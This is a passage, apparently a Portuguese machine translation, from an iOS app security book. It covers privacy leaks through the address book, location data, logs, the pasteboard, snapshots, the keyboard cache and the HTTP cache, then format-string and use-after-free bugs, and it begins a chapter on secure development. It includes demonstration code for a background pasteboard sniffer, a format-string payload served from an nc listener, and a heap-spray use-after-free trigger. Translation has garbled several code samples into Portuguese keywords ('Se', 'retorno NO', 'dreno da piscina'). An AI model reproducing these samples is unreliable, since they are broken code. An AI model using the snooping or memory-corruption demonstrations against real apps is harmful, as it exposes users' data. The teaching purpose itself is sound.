[https://developer.apple.com/library/ios/documentation/UIKit/Reference/UIDevice\\_Class/index.html#/CH3-SW11](https://developer.apple.com/library/ios/documentation/UIKit/Reference/UIDevice_Class/index.html#/CH3-SW11)) na classe `UIDevice`. Essa propriedade retorna um identificador exclusivo para todos os aplicativos do mesmo fornecedor, em que o fornecedor é determinado pelos dados fornecidos pela App Store ou pelo identificador do pacote do aplicativo. Dessa forma, essa propriedade pode ser usada para rastrear um dispositivo somente por um determinado fornecedor. A remoção do último aplicativo do fornecedor faz com que o identificador seja removido ou, se um aplicativo do fornecedor for reinstalado posteriormente, o identificador será redefinido. No entanto, você deve garantir que esse identificador não seja exposto desnecessariamente.

## Processamento do catálogo de endereços

O catálogo de endereços é talvez um dos armazenamentos de dados mais confidenciais em um dispositivo iOS e, portanto, é importante entender como ele é usado em um aplicativo e se o conteúdo é exposto intencionalmente ou inadvertidamente.

Antes que um aplicativo possa acessar o catálogo de endereços, ele deve primeiro solicitar permissão do usuário. Se o acesso for concedido, o aplicativo terá *carta branca* para acessar o catálogo de endereços até que o usuário revogue manualmente a permissão.

permissão nas opções de menu Configurações > Privacidade > Contatos. Alguns aplicativos abusaram desse privilégio, como o aplicativo "Localizar e ligar" ([consulte http://www.wired.com/2012/07/first-ios-malware-found/](http://www.wired.com/2012/07/first-ios-malware-found/)) que carregava os catálogos de endereços e as coordenadas de GPS dos usuários para um servidor remoto localizado na Rússia.

Ao analisar um aplicativo iOS, sua metodologia deve incluir uma investigação sobre se o aplicativo pode acessar o catálogo de endereços do dispositivo, quais dados ele lê e o que ele faz com esses dados. Os aplicativos que acessam o catálogo de endereços provavelmente usarão a estrutura `AddressBook` ([consulte](#))

[https://developer.apple.com/library/ios/documentation/addressbook/reference/AddressBook\\_iPhoneOS\\_Framework](https://developer.apple.com/library/ios/documentation/addressbook/reference/AddressBook_iPhoneOS_Framework)). O uso de `ABAddressBookCopyArrayOfAllPeople` e os métodos relacionados devem ser particularmente examinados. Para ajudá-lo a identificar se um aplicativo usa essa chamada de API, considere a possibilidade de usar a ferramenta Adios da Veracode ([consulte https://www.veracode.com/security-tools/adios](#)), que pode automatizar essa tarefa para você.

## Manuseio de dados de geolocalização

A Apple fornece um meio de acessar os recursos de geolocalização do dispositivo usando a estrutura Core Location. As coordenadas do dispositivo podem ser determinadas usando GPS, triangulação de torre de celular ou proximidade de rede Wi-Fi. Ao usar dados de geolocalização, os desenvolvedores devem considerar duas preocupações principais com a privacidade: como e onde os dados são registrados e a precisão solicitada das coordenadas.

O Core Location é orientado por eventos, e um aplicativo que deseja receber informações de localização deve se registrar para receber atualizações de eventos. As atualizações de eventos podem fornecer coordenadas de longitude e latitude para uso no aplicativo. Conforme mencionado anteriormente, uma parte importante da análise de um aplicativo é avaliar como esses dados de coordenadas são armazenados. Se o aplicativo precisar armazenar informações de coordenadas no lado do cliente, o desenvolvedor deverá proteger esses dados usando um dos métodos de proteção de armazenamento de dados detalhados no Capítulo 5. Entretanto, para evitar que alguém use o aplicativo para rastrear os movimentos de um usuário, as informações de localização não devem ser armazenadas no dispositivo. Além do registro no lado do cliente, se o aplicativo passar informações de coordenadas para um servidor, os desenvolvedores devem garantir que qualquer registro dessas informações seja feito de forma anônima.

Outra consideração para os desenvolvedores ao solicitar atualizações de eventos é a precisão das informações necessárias. Por exemplo, um aplicativo usado para navegação por satélite provavelmente exigirá informações de localização muito precisas, enquanto um aplicativo que fornece informações sobre o restaurante mais próximo não precisa ser tão preciso. Da mesma forma que o registro de localização, a precisão das coordenadas gera preocupações com a privacidade que os desenvolvedores devem considerar ao criar aplicativos iOS.

Ao usar o `CLLocationManager`, um aplicativo pode solicitar precisão usando a classe `CLLocationAccuracy`, que oferece as seguintes

constants:

■ kCLLocationAccuracyBestForNavigation■

kCLLocationAccuracyBest

■ kCLLocationAccuracyNearestTenMeters■

kCLLocationAccuracyHundredMeters

- kCLLocationAccuracyKilometer
- kCLLocationAccuracyThreeKilometers

Ao avaliar um aplicativo iOS que usa dados de localização, analise como ele usa essa classe e valide se as constantes de precisão usadas são adequadas ao caso de uso do aplicativo.

## Identificação de vazamentos de dados

Muitos aplicativos iOS vazam involuntariamente dados para outros aplicativos ou adversários com acesso ao sistema de arquivos. Em muitos casos, os dados vazados podem ser de natureza sensível, levando à exposição de segredos do aplicativo, como cookies de sessão ou até mesmo credenciais. Esse tipo de vazamento de dados geralmente ocorre quando um desenvolvedor usa uma API que tem efeitos colaterais dos quais o desenvolvedor não está ciente e que, portanto, não toma medidas preventivas para proteger os dados.

Esta seção documenta algumas das maneiras pelas quais um desenvolvedor que usa as APIs do iOS pode vazar inadvertidamente dados confidenciais do aplicativo.

### Vazamento de dados em registros de aplicativos

O registro em log pode ser um recurso valioso para depuração durante o desenvolvimento. Entretanto, em alguns casos, ele pode vazar informações confidenciais ou proprietárias, que são armazenadas em cache no dispositivo até a próxima reinicialização. O registro em um aplicativo iOS é normalmente realizado usando o método `NSLog`, que faz com que uma mensagem seja enviada para o Apple System Log (ASL). Esses logs de console podem ser inspecionados manualmente usando o aplicativo do dispositivo Xcode. Desde o iOS 7, o ASL só retornará dados pertencentes ao aplicativo que o solicitou, impedindo que um aplicativo mal-intencionado monitore o registro em busca de segredos.

No passado, o jailbreak de um dispositivo fez com que a saída do `NSLog` fosse redirecionada para o syslog. Nesse cenário, existe a possibilidade de que informações confidenciais sejam armazenadas no sistema de arquivos no syslog. Portanto, os desenvolvedores devem evitar usar o `NSLog` para registrar informações confidenciais ou proprietárias.

A maneira mais simples de os desenvolvedores evitarem a compilação do `NSLog` nas versões de produção é redefini-lo com uma macro de pré-processamento fictícia, como `#define NSLog(...)`.

## Identificação de vazamentos na placa de colagem

Muitos desenvolvedores querem oferecer aos usuários a capacidade de copiar e colar dados não apenas em diferentes áreas do aplicativo, mas também em outros aplicativos no dispositivo. Se o pasteboard for usado para copiar dados confidenciais, dependendo de como for implementado, os dados poderão ser vazados do pasteboard para outros aplicativos de terceiros. Três tipos de pasteboards são encontrados nos aplicativos iOS:

- **A pasteboard do sistema - Essa** é a pasteboard geral definida na constante `UIPasteboardNameGeneral` da classe `UIPasteboard`. Todos os aplicativos podem acessar os dados armazenados nessa pasteboard.
- **O find pasteboard - Normalmente,** é usado para operações de pesquisa e contém os dados das cadeias de caracteres mais recentes inseridas na barra de pesquisa. O pasteboard de localização é implementado usando a constante `UIPasteboardNameFind` da classe `UIPasteboard`. Todos os aplicativos podem acessar os dados armazenados nessa pasteboard.
- **Pasteboards personalizados - Também** é possível **criar** seu próprio pasteboard usando um identificador exclusivo ou um identificador criado pelo sistema. Os dados colocados nesse pasteboard permanecem privados para o seu aplicativo ou família de aplicativos.

Quando qualquer um dos dois primeiros pasteboards é usado, existe a possibilidade de os dados serem divulgados a qualquer aplicativo que esteja monitorando passivamente o pasteboard. O trecho de código a seguir mostra um exemplo simples de como você poderia implementar um aplicativo que monitora passivamente a pasteboard. Esse exemplo inicia uma tarefa em segundo plano que lê o conteúdo do pasteboard a cada 5 segundos e, se o conteúdo tiver sido alterado, envia-o para o log do console:

```
- (void)applicationDidEnterBackground:(UIApplication *)application
{
    dispatch_async(dispatch_get_global_queue( \
```

```

DISPATCH_QUEUE_PRIORITY_DEFAULT, 0), ^{
    UIApplication* uiapp = [UIApplication sharedApplication];
    UIBackgroundTaskIdentifier *bgTaskId;

    bgTaskId = [uiapp beginBackgroundTaskWithExpirationHandler:^{}];
    NSString* contents = [[UIPasteboard generalPasteboard] string]; while
    (true){
        NSString *newContents = [[UIPasteboard generalPasteboard] \
        string];

        Se (![newContents isEqualToString:contents] && \
        newContents != nil){
            NSLog(@"Contents of pasteboard: %@", [[UIPasteboard \
            generalPasteboard] string]);
            conteúdo = [[UIPasteboard generalPasteboard] string];
        }
        sleep(5);
    }
});
}
}

```

Embora seja improvável que um exemplo tão simples escape do processo de verificação da App Store, ele demonstra como o conteúdo armazenado na pasteboard pode ser inadvertidamente divulgado para outros aplicativos.

Para evitar a divulgação de dados a todos os aplicativos de terceiros no dispositivo, você deve usar uma pasteboard personalizada, que pode ser criada da seguinte forma:

```

UIPasteboard *userPasteBoard =[UIPasteboard
pasteboardWithName:@"MyAppDefinedPasteboard" create:YES];
userPasteBoard.persistent=YES;

```

Às vezes, um aplicativo pode precisar usar a área de transferência do sistema para determinados campos. No entanto, campos particularmente sensíveis, como senhas, podem não precisar das funções de copiar e colar, portanto, você pode desativar o menu copiar e colar em itens `UITextFields` individuais usando um código semelhante ao seguinte:

```

-(BOOL)canPerformAction:(SEL)action withSender:(id)sender {
    UIMenuController *menu = [UIMenuController \
    sharedMenuController];
    if (menu) {
        menu.menuVisible = NO;
    }
    retorno NO;
}

```

## Manipulação de transições de estado do aplicativo

Quando um aplicativo está aberto, existe a possibilidade de ele ser enviado para segundo plano por uma alteração no estado, como resultado de ações como receber uma chamada ou o usuário pressionar o botão home. Quando um aplicativo é suspenso em segundo plano, o iOS tira um instantâneo do aplicativo e o armazena no diretório de cache do aplicativo. Quando o aplicativo é reaberto, o dispositivo usa a captura de tela para criar a ilusão de que o aplicativo é carregado instantaneamente, em vez de demorar para recarregar o aplicativo.

Se alguma informação confidencial estiver aberta no aplicativo quando ele entrar em segundo plano, o instantâneo será gravado no sistema de arquivos em texto não criptografado, embora protegido com a classe padrão da API de proteção de dados. Qualquer sistema que possa ser emparelhado com o dispositivo pode acessar o instantâneo. Você pode encontrar o instantâneo no diretório de `caches`, conforme mostrado na [Figura 4.1](#).

▼ Lab6.1b			
▼ Documents			
▼ Library			
▼ Caches			
▼ Snapshots			
▼ com.mdsec.Lab6-1b			
▼ com.mdsec.Lab6-1b			
► downscaled			
UIApplicationAutomaticSnapshotDefault-Portrait@2x.png	PNG	225 kB	
▼ Preferences			
► tmp			
.com.apple.mobile_container_manager.metadata.plist	PLIST		

**Figura 4.1** Acesso a snapshots de aplicativos com o iExplorer

O instantâneo é simplesmente uma imagem PNG que exibe a visualização atual do dispositivo quando a alteração de estado foi iniciada. [A Figura 4.2](#) mostra como uma página de registro contendo informações de conta pode ser capturada.



First Name:	<input type="text" value="joe"/>
Surname:	<input type="text" value="bloggs"/>
E-Mail:	<input type="text" value="joe.bloggs@mdsec.co.uk"/>
Account Number:	<input type="text" value="12346789"/>
Sort Code:	<input type="text" value="123456"/>
Security Question:	
Mother's Maiden Name?	<input type="text" value="doe"/>
<b>Submit</b>	

**Figura 4.2** Um snapshot pode capturar uma página de registro.

No entanto, é possível detectar quando uma mudança de estado está ocorrendo e modificar a exibição atual para mitigar esse tipo de vazamento de dados. Você pode usar o método delegado `UIApplicationDelegate applicationDidEnterBackground` para detectar quando um aplicativo está entrando em segundo plano e, a partir daí, a exibição pode ser mascarada. Por exemplo, se campos específicos contiverem informações confidenciais, o aplicativo poderá ocultá-los usando o atributo "hidden":

```
- (void)applicationDidEnterBackground:(UIApplication *)application {
    viewController.accountNumber.hidden = YES;
}
```

Por outro lado, quando o aplicativo for reiniciado, ele poderá exibir esses campos fazendo o inverso no campo delegado `applicationDidBecomeActive`:

```
- (void)applicationDidBecomeActive:(UIApplication *)application {
    viewController.accountNumber.hidden = NO;
}
```

## Cache de teclado

Para melhorar a experiência do usuário, o iOS tenta personalizar o recurso de autocorreção armazenando em cache a entrada digitada no teclado do dispositivo. Quase todas as palavras não numéricas são armazenadas em cache no sistema de arquivos em texto simples no arquivo de cache do teclado localizado em `/var/mobile/Library/Keyboard`:

```
iPod10:/var/mobile/Library/Keyboard root# strings en_GB-dynamic-text.dat
DynamicDictionary-5
burp
call
dialer
admin
http
mdsec
secret
training
```

Isso tem a consequência óbvia de que os dados de aplicativos que você não gostaria que fossem armazenados em cache, como nomes de usuário, senhas e respostas a perguntas de segurança, podem ser armazenados inadvertidamente no cache do teclado.

No entanto, você pode impedir que determinados campos sejam preenchidos no cache marcando um campo como um campo seguro usando a propriedade `secureTextEntry` ou desativando explicitamente a autocorreção definindo a propriedade `autocorrectionType` como `UITextAutocorrectionTypeNo`. Veja um exemplo de como fazer isso:

```
securityAnswer.autocorrectionType = UITextAutocorrectionTypeNo;
securityAnswer.secureTextEntry = YES;
```

## Cache de respostas HTTP

Para exibir um site remoto, um aplicativo iOS geralmente usa um `UIWebView` para renderizar o conteúdo HTML. Um objeto `UIWebView` usa o WebKit, o mesmo mecanismo de renderização do MobileSafari, e, assim como o MobileSafari, um `UIWebView` pode armazenar em cache as respostas do servidor no sistema de arquivos local, dependendo de como o carregamento de URL é implementado.

Você pode encontrar os dados do cache armazenados no banco de dados `Cache.db`, localizado em `Library/Caches/` pasta:

```
iPhone:# sqlite3 Cache.db
SQLite versão 3.7.13
Digite ".help" para obter instruções
sqlite> .tables
cfurl_cache_blob_data      cfurl_cache_response
cfurl_cache_receiver_data  cfurl_cache_schema_version
sqlite>
```

Dentro desse banco de dados, você encontra várias tabelas que contêm os dados de resposta e o URL solicitado (`cfurl_cache_response`), os cabeçalhos de resposta (`cfurl_cache_blob_data`) e o blob de resposta (`cfurl_cache_receiver_data`); por exemplo:

```
sqlite> select * from cfurl_cache_response limit 1;
1 | 0 | -
4 7 9 7 9 0 0 3 2 | 0 | h t t p : / / s a . b b c . c o . u k / b b c / b b c
/ s ? n a m e = n e w s . p a g e & n s _ m 2 = y e s & n s _ s e t s i
teck=546108443DC20193&m1_name=BBCBeacon_iOS&m1_version=3.5&app_name=news&ap
p_version=2.1.4&app_type=mobile-app&prod_name=news&
istats_visitor_id=c39770d71484042cfe5063f1c2bd2c93&nst=1415645252&
orientation=portrait&app_edition=news-ios-uk|2014-11-1018:47:35|
sqlite>
```

Quando o conteúdo confidencial é retornado nas respostas do servidor, existe a possibilidade de ele ser armazenado no banco de dados de cache. Durante qualquer avaliação de aplicativo iOS, você deve incluir uma inspeção do banco de dados de cache na sua metodologia para garantir que as credenciais ou outros conteúdos confidenciais não sejam armazenados em cache inadvertidamente.

Várias estratégias permitem que você limpe o cache do aplicativo ou impeça que ele seja armazenado em cache, e a que

funciona é

melhor para você dependerá da sua implementação. Para limpar o cache e remover todas as respostas de URL armazenadas em cache, você pode usar o seguinte método:

```
[ [NSURLCache sharedURLCache] removeAllCachedResponses];
```

Ao usar o `NSURLConnection`, você pode impedir o armazenamento em cache nas respostas HTTPS usando um código semelhante ao seguinte:

```
- (NSCachedURLResponse *)connection:(NSURLConnection *)connection  
willCacheResponse:(NSCachedURLResponse *)cachedResponse  
{  
    NSCachedURLResponse *newCachedResponse=cachedResponse;  
    if ([[[[cachedResponse response] URL] scheme] isEqualToString:@"https"]) {  
        newCachedResponse=nil;  
    }  
    retornar newCachedResponse;  
}
```

## Corrupção de memória em aplicativos iOS

Os aplicativos iOS normalmente resistem a problemas clássicos de corrupção de memória, como estouro de buffer, se os desenvolvedores confiarem no Objective-C ou no Swift para realizar alocações de memória, pois não é possível especificar tamanhos fixos para buffers. No entanto, o C pode ser misturado aos aplicativos iOS, e não é incomum ver o uso de bibliotecas externas ou códigos dependentes de desempenho, como criptografia desenvolvida em C. Essas abordagens podem

dão origem às vulnerabilidades tradicionais de corrupção de memória. No entanto, a exploração não é uma tarefa simples e está sujeita aos mecanismos de proteção integrados do dispositivo, portanto, outras vulnerabilidades são necessárias para que alguém tente contornar esses mecanismos de proteção. No entanto, um pequeno número de problemas de corrupção de memória transcendeu o Objective-C e o Swift, conforme detalhado nas seções a seguir.

### Vulnerabilidades de formatação de strings

As vulnerabilidades de formato de string formam uma classe de bugs de corrupção de memória que surgem por meio do uso inadequado de métodos Objective-C ou Swift que aceitam um especificador de formato. Os métodos vulneráveis incluem, mas não se limitam aos seguintes:

- `NSLog`
- `[NSString stringWithFormat]`.
- `[NSString stringByAppendingFormat]`
- `[NSString initWithFormat]`
- `[NSMutableString appendFormat]`
- `[NSAlert alertWithMessageText]`
- `[NSAlert informativeTextWithFormat]`
- `[NSException format]`
- `[NSMutableString appendFormat]`
- `[NSPredicate predicateWithFormat (predicado com formato)]`

As vulnerabilidades de string de formato surgem quando um invasor consegue fornecer o especificador de formato, em parte ou como um todo, ao método relevante. Por exemplo, considere o seguinte:

```
NSString *myURL=@"http://10.0.2.1/test";  
NSURLRequest *theRequest = [NSURLRequest requestWithURL:[NSURL \\\n                                URLWithString:myURL]];  
NSURLResponse *resp = nil;  
NSError *err = nil;  
NSData *response = [NSURLConnection sendSynchronousRequest: \\  
                    theRequest returningResponse:&resp error: &err];  
NSString * theString = [[NSString alloc] initWithData:response \\  
                           encoding:NSUTF8StringEncoding];  
NSLog(theString);
```

Neste exemplo, é feita uma solicitação a um servidor da Web executado em 10.0.2.1; a resposta é então armazenada em um objeto `NSData`, convertida em uma `NSString` e registrada usando `NSLog`. No uso documentado da função `NSLog`, `NSLog` é um wrapper para `NSLogv` e `args` é um número variável de argumentos, como mostrado aqui:

```
void NSLogv ( NSString  
    *format, va_list  
    args  
);
```

No entanto, nesse caso, o desenvolvedor forneceu um único argumento, permitindo que o invasor especifique o tipo de parâmetro que seria registrado.

Se você executar o exemplo anterior em um depurador, poderá ver como a vulnerabilidade da string de formato pode ser acionada usando uma simples resposta do servidor Web HTTP:

```
bash-3.2# nc -lvp 80
escutando em [any] 80 . . .
10.0.2.2: falha na pesquisa inversa de host: Conexão de
host desconhecido com [10.0.2.1] de (UNKNOWN) [10.0.2.2]
52141
GET /test HTTP/1.1
Host: 10.0.2.1
User-Agent: fmtstrtest (versão desconhecida) CFNetwork/548.0.4 Darwin/11.0.0
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Conexão: keep-alive

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 16

aaaaa%v%v%v%v%v%v%
```

O corpo da resposta HTTP é registrado no `NSLog` e aciona a vulnerabilidade da string de formato, fazendo com que a memória da pilha seja despejada no registro do console, como mostrado aqui:

```
(gdb) r
Iniciando o programa: /private/var/root/fmtstrtest
2014-08-12 09:10:29.103 fmtstrtst[8008:303]
aaaa124a600782fe5b84411f0b00 0
programa foi encerrado
normalmente (gdb)
```

Para explorar as vulnerabilidades tradicionais de string de formato, um invasor pode usar o especificador de formato `%n`, que permite que ele escreva em um endereço de memória arbitrário lido da pilha. No entanto, esse especificador de formato não está disponível em Objective-C ou Swift. Em vez disso, as vulnerabilidades de string de formato do iOS podem ser exploradas usando o especificador `%@` que define um objeto. Consequentemente, isso pode permitir que um ponteiro de função arbitrário seja chamado.

Considere o exemplo a seguir, que simplesmente passa o valor de `argv[1]` para `NSLog`:

```
main(int argc, const char* argv[])
{
    NSAutoreleasePool *pool = [[NSAutoreleasePool alloc] init];
    NSString *n = [[NSString alloc] initWithCString:argv[1]];
    NSLog(n);
    [dreno da
     piscina];
    retornar 0;
}
```

Ao retirar dados suficientes para alcançar a parte da memória da pilha controlada pelo usuário, é possível ver como o especificador `%@` causa uma falha ao desreferenciar o ponteiro:

```
O programa recebeu o sinal EXC_BAD_ACCESS, Não foi possível acessar a
memória. Motivo: KERN_INVALID_ADDRESS no endereço: 0x62626262
0x320f8fb6 em ?? ()
(gdb)
```

Da mesma forma, no Swift, o código inseguro que, em última análise, leva à avaliação de uma string de formato, como

```
var str = "AAAA%x%x%x%x%x%x%x%x"
NSLog(str)
```

pode levar ao seguinte:

```
2014-11-10 20:53:58.245 fmtstrtest[22384:2258322] AAAA00000025852504
```

Para evitar vulnerabilidades de string de formato, uma implementação segura incluiria um especificador de formato, em que `NSLog(str)` se tornaria `NSLog(@"%@", str)`. O Swift também introduz o conceito de *interpolação*, que permite que você crie uma string e a preencha facilmente com outros tipos de formato. Considere o exemplo a seguir, que pode ser usado para criar uma nova string (consulte

[https://developer.apple.com/library/mac/documentation/swift/conceptual/swift\\_programming\\_language/StringInterpolation.html](https://developer.apple.com/library/mac/documentation/swift/conceptual/swift_programming_language/StringInterpolation.html)

```
let multiplier = 3
let message = "\(multiplier) times 2.5 is \(Double(multiplier) * 2.5)"
```

A interpolação permite que você preencha novos tipos em uma cadeia de caracteres envolvendo-os em parênteses e prefixando-os com uma barra invertida. No entanto, você ainda deve usar um especificador de formato se ele for passado posteriormente para um método que o exija.

Entretanto, na maioria das situações, o Objective-C e o Swift usarão o heap para armazenar objetos e, portanto, na prática, a exploração é improvável.

## Objeto Use-After-Free

As vulnerabilidades do objeto use-after-free ocorrem quando uma referência a um objeto ainda existe depois que o objeto foi liberado. Se essa memória liberada for reutilizada e um invasor puder influenciar a memória reutilizada, em algumas circunstâncias poderá ser possível causar a execução arbitrária de código. A exploração das vulnerabilidades use-after-free no Objective-C está documentada em detalhes no artigo do Phrack escrito por nemo (<http://www.phrack.org/issues.html?issue=66&id=4>) e é uma leitura recomendada para quem busca um maior entendimento do assunto. Para demonstrar esse tipo de exploração em um alto nível, considere o exemplo a seguir:

```
MAHH *mahh = [[MAHH alloc] init];
[mahh release];
[mahh echo: @"MAHH exemplo!"];
```

No exemplo anterior, uma instância da classe `MAHH` é criada primeiro e, em seguida, liberada usando `release`. Entretanto, depois que o objeto foi liberado, o método `echo` é chamado no ponteiro liberado anteriormente. Nesse caso, é improvável que ocorra uma falha, pois a memória não foi corrompida por realocação ou desconstrução. No entanto, considere um exemplo em que o heap tenha sido pulverizado com dados controlados pelo usuário:

```
MAHH *mahh = [[MAHH alloc] init];
[mahh release];
for(int i=0; i<50000; i++) {
    char *buf = strdup(argv[1]);
}
[mdsec echo: @"MAHH exemplo!"];
```

A execução desse exemplo causa uma violação de acesso quando o método `echo` é chamado devido à reutilização da memória heap usada pela instância do objeto liberada anteriormente:

```
(gdb) r AAAA
Iniciando o programa: /private/var/root/objuse AAAA
```

```
O programa recebeu o sinal EXC_BAD_ACCESS, Não foi possível acessar a
memória. Motivo: KERN_INVALID_ADDRESS no endereço: 0x41414149
```

Desde o iOS 5, os aplicativos têm a opção de usar o Automatic Reference Counting (ARC), que passa a responsabilidade do gerenciamento de memória do desenvolvedor para o compilador e é obrigatório para aplicativos que usam o Swift. Consequentemente, para os aplicativos que usam ARC, é provável que haja uma redução significativa no número de problemas de uso após a liberação, porque o desenvolvedor não tem mais a responsabilidade de liberar ou reter objetos. Para obter mais detalhes sobre o ARC, consulte o Capítulo 2.

## Outros problemas de implementação de código nativo

A descoberta de vulnerabilidades de programação de código nativo é um tópico importante e está muito além do escopo deste livro. No entanto, por enquanto é suficiente entender que, quando misturados com C e C++, os aplicativos iOS podem ser afetados pelas vulnerabilidades tradicionais de código nativo, como estouro de buffer, estouro de memória, problemas de assinatura e outros. Para saber mais sobre esses tipos de problemas, há muitos recursos disponíveis; no entanto, *The Art of Software Security Assessment* (ISBN-13: 978-0321444424; Dowd et al, Addison-Wesley Professional) é particularmente abrangente.

## Resumo

Neste capítulo, você aprendeu sobre as categorias comuns de vulnerabilidade às quais os aplicativos iOS podem ser suscetíveis. Muitos desses problemas surgem em virtude das APIs do SDK do iOS e podem não ser bem conhecidos pelos desenvolvedores e, como tal, existem comumente em aplicativos do mundo real.

Muitos aplicativos iOS são propensos a vazamento de dados, o que pode representar um problema para aplicativos preocupados com a segurança. Os vazamentos de dados geralmente ocorrem como resultado do uso de recursos da plataforma por um aplicativo, como WebViews, que muitas vezes são propensos a armazenar em cache dados de resposta e cookies, o que pode ter um impacto negativo na segurança de um aplicativo.

O modo como os aplicativos lidam com dados pessoais e relacionados à privacidade também é um aspecto importante da segurança móvel e deve constituir uma parte fundamental de qualquer análise de aplicativo. Em particular, o dispositivo não deve registrar nem divulgar nenhuma informação relativa ao usuário, ao dispositivo do usuário ou ao local, pois isso pode transformar o aplicativo em um dispositivo de rastreamento.

Embora ocorra com menos frequência do que em outros tipos de aplicativos, como serviços do lado do servidor, a corrupção de memória pode ocorrer em aplicativos iOS. Na prática, a maioria das vulnerabilidades de corrupção de memória em um aplicativo de terceiros não resultará em mais do que uma negação de serviço, a menos que seja encadeada com outras vulnerabilidades.

# CAPÍTULO 5

## Como escrever aplicativos iOS seguros

Até agora, você aprendeu as várias técnicas que podem ser usadas para atacar e explorar vulnerabilidades nos aplicativos iOS. Este capítulo avança dos aspectos ofensivos da segurança de aplicativos móveis para documentar as maneiras pelas quais você pode proteger um aplicativo. Compreender as estratégias defensivas que um aplicativo pode empregar é um conhecimento essencial para qualquer profissional ou desenvolvedor de segurança; isso não só ajuda a oferecer conselhos corretivos e preventivos, como também compreender os meandros da defesa pode ajudá-lo a se tornar um testador melhor.

Este capítulo aborda as maneiras pelas quais você pode proteger os dados em seu aplicativo, não apenas em repouso, mas também em trânsito. Ele também detalha como você pode evitar alguns dos ataques de injeção detalhados no Capítulo 3 e como começar a criar defesas em seu aplicativo para desacelerar o adversário e, com sorte, fazer com que ele considere alvos mais brandos.

### Proteção de dados em seu aplicativo

Na maioria dos aplicativos móveis, os dados são o que mais interessa a um invasor. Portanto, é importante considerar como os dados são recebidos, processados, transmitidos a outros componentes, hosts e, por fim, destruídos. Esta seção detalha como proteger os dados no seu aplicativo e reduzir a probabilidade de serem interceptados ou comprometidos por um invasor.

#### Princípios gerais de design

Antes da implementação, é importante considerar como a funcionalidade desejada pode afetar a segurança do seu aplicativo. Com um pouco de reflexão e um plano de design cuidadosamente construído, você pode evitar ou atenuar muitas vulnerabilidades comuns. Veja a seguir vários fatores que você pode considerar ao projetar seu aplicativo:

- **Como os dados são armazenados no aplicativo** - Não é preciso dizer que a melhor abordagem para o armazenamento de dados é evitar o armazenamento de dados. Infelizmente, isso não é viável para muitos aplicativos, especialmente aqueles que precisam operar em um modo "off-line". Como parte do processo de design, você deve sempre considerar quais dados o aplicativo manipula e qual a melhor maneira de reduzir o volume de dados armazenados persistentemente.  
Além disso, como e onde os dados são armazenados é uma consideração importante. Por exemplo, o armazenamento de dados confidenciais em `NSUserDefaults` fará com que sejam rapidamente identificados por um invasor, ao passo que os dados armazenados por meio de esteganografia e incorporados a um arquivo de imagem usado pelo seu aplicativo provavelmente só serão descobertos com uma quantidade significativa de engenharia reversa. Além de como você armazena os dados, deve considerar quais dados o seu aplicativo pode estar armazenando inadvertidamente em consequência da funcionalidade que você incorporou a ele. Um bom exemplo é se o seu aplicativo usa um `UIWebView`: Você pode não estar ciente de que está armazenando inadvertidamente dados da Web, cookies, entradas de formulários e, potencialmente, outros conteúdos em cache apenas pelo fato de usar essa classe!
- **Como e quando os dados devem estar disponíveis** - Um fator importante a ser considerado ao projetar seu aplicativo é quais estados existirão e quais dados devem estar acessíveis nesses estados. Por exemplo, se o seu aplicativo lida com material de chave criptográfica, normalmente ele não deve estar acessível ou residente na memória quando o aplicativo estiver em um estado bloqueado e só deve ser disponibilizado após a autenticação do usuário. Antes da implementação, a criação de um plano de projeto que mostre as diferentes transições de estado e quais dados devem estar acessíveis em cada uma delas o ajudará a reduzir a exposição dos dados no aplicativo.
- **Como o acesso ao aplicativo será protegido** - Se o seu aplicativo estiver lidando com dados particularmente importantes, como dados financeiros, corporativos ou algo igualmente sensível, considere a possibilidade de implementar a autenticação no lado do cliente. Forçar um usuário a se autenticar no aplicativo pode oferecer alguma atenuação contra o acesso não autorizado no caso de perda ou roubo de um dispositivo. Sempre que possível, você também deve combiná-la com a autenticação por meio da estrutura `LocalAuthentication` do iOS e do TouchID, que pode oferecer validação de que o usuário está fisicamente presente, desde que não tenha ocorrido nenhuma adulteração. Você também deve considerar vários fatores importantes ao implementar a autenticação no lado do cliente: se a senha é armazenada e, em caso afirmativo, onde; como ela é validada; o

espaço-chave da senha; e como outras áreas do aplicativo serão protegidas até que a autenticação seja concluída.

■ **Quais pontos de entrada existem - Identificar** os pontos de entrada do seu aplicativo em um estágio inicial pode ajudá-lo a reconhecer as áreas em que dados potencialmente contaminados podem ser introduzidos. Muito dessas informações, você pode definir os tipos e o formato dos dados que podem entrar no seu aplicativo, criando regras de sanitização apropriadas para analisar esses dados ao longo do caminho. Os pontos de entrada a serem considerados podem incluir dados originados de aplicativos do lado do servidor, Bluetooth, manipuladores de protocolo, códigos de resposta rápida (QR) e iBeacons, entre muitas outras fontes possíveis.

■ **Como os componentes de terceiros afetam o aplicativo** - Uma consideração de design interessante, mas muitas vezes inexplicada, é o impacto e a segurança de quaisquer bibliotecas de terceiros que você possa estar usando em seu aplicativo. Em muitos casos, os desenvolvedores agregam bibliotecas de terceiros aos seus aplicativos para reduzir o tempo de desenvolvimento e aproveitar a funcionalidade já madura. Entretanto, essas bibliotecas podem não ter sido submetidas a um exame minucioso, principalmente se forem de código fechado. O uso de bibliotecas de terceiros concede ao desenvolvedor da biblioteca o equivalente à execução de código em seu aplicativo, bem como o acesso aos dados do aplicativo. Um exemplo disso seria a inclusão de uma biblioteca de anúncios de terceiros, para a qual existem muitos exemplos anteriores de abuso, que vão desde o roubo do catálogo de endereços do usuário até o envio de informações de UDID e geolocalização para recursos on-line.

Esses exemplos são apenas algumas das principais considerações de design que você deve avaliar antes de desenvolver um aplicativo. Em geral, o design é um estágio crítico no ciclo de vida do desenvolvimento de software (SDL) para qualquer aplicativo e você deve usá-lo para evitar vulnerabilidades antes do desenvolvimento.

## Implementação da criptografia

Como você deve saber na seção "Entendendo a API de proteção de dados" no Capítulo 2, é possível criptografar arquivos individuais no sistema de arquivos usando uma chave derivada da senha do usuário. No entanto, a recomendação usual para proteger informações confidenciais é complementar essa criptografia com a sua própria implementação de criptografia para oferecer garantia adicional contra os seguintes cenários:

- Ataques no dispositivo (por exemplo, malware ou exploração de drive-by-download)
- Exploração de qualquer componente da cadeia de inicialização segura que permita que o sistema de arquivos seja montado
- Usuários que definem uma senha insegura ou padrão
- Dispositivos sem código de acesso

Esta seção aborda apenas brevemente o tópico dos princípios de criptografia porque um exame completo está muito além do escopo deste livro.

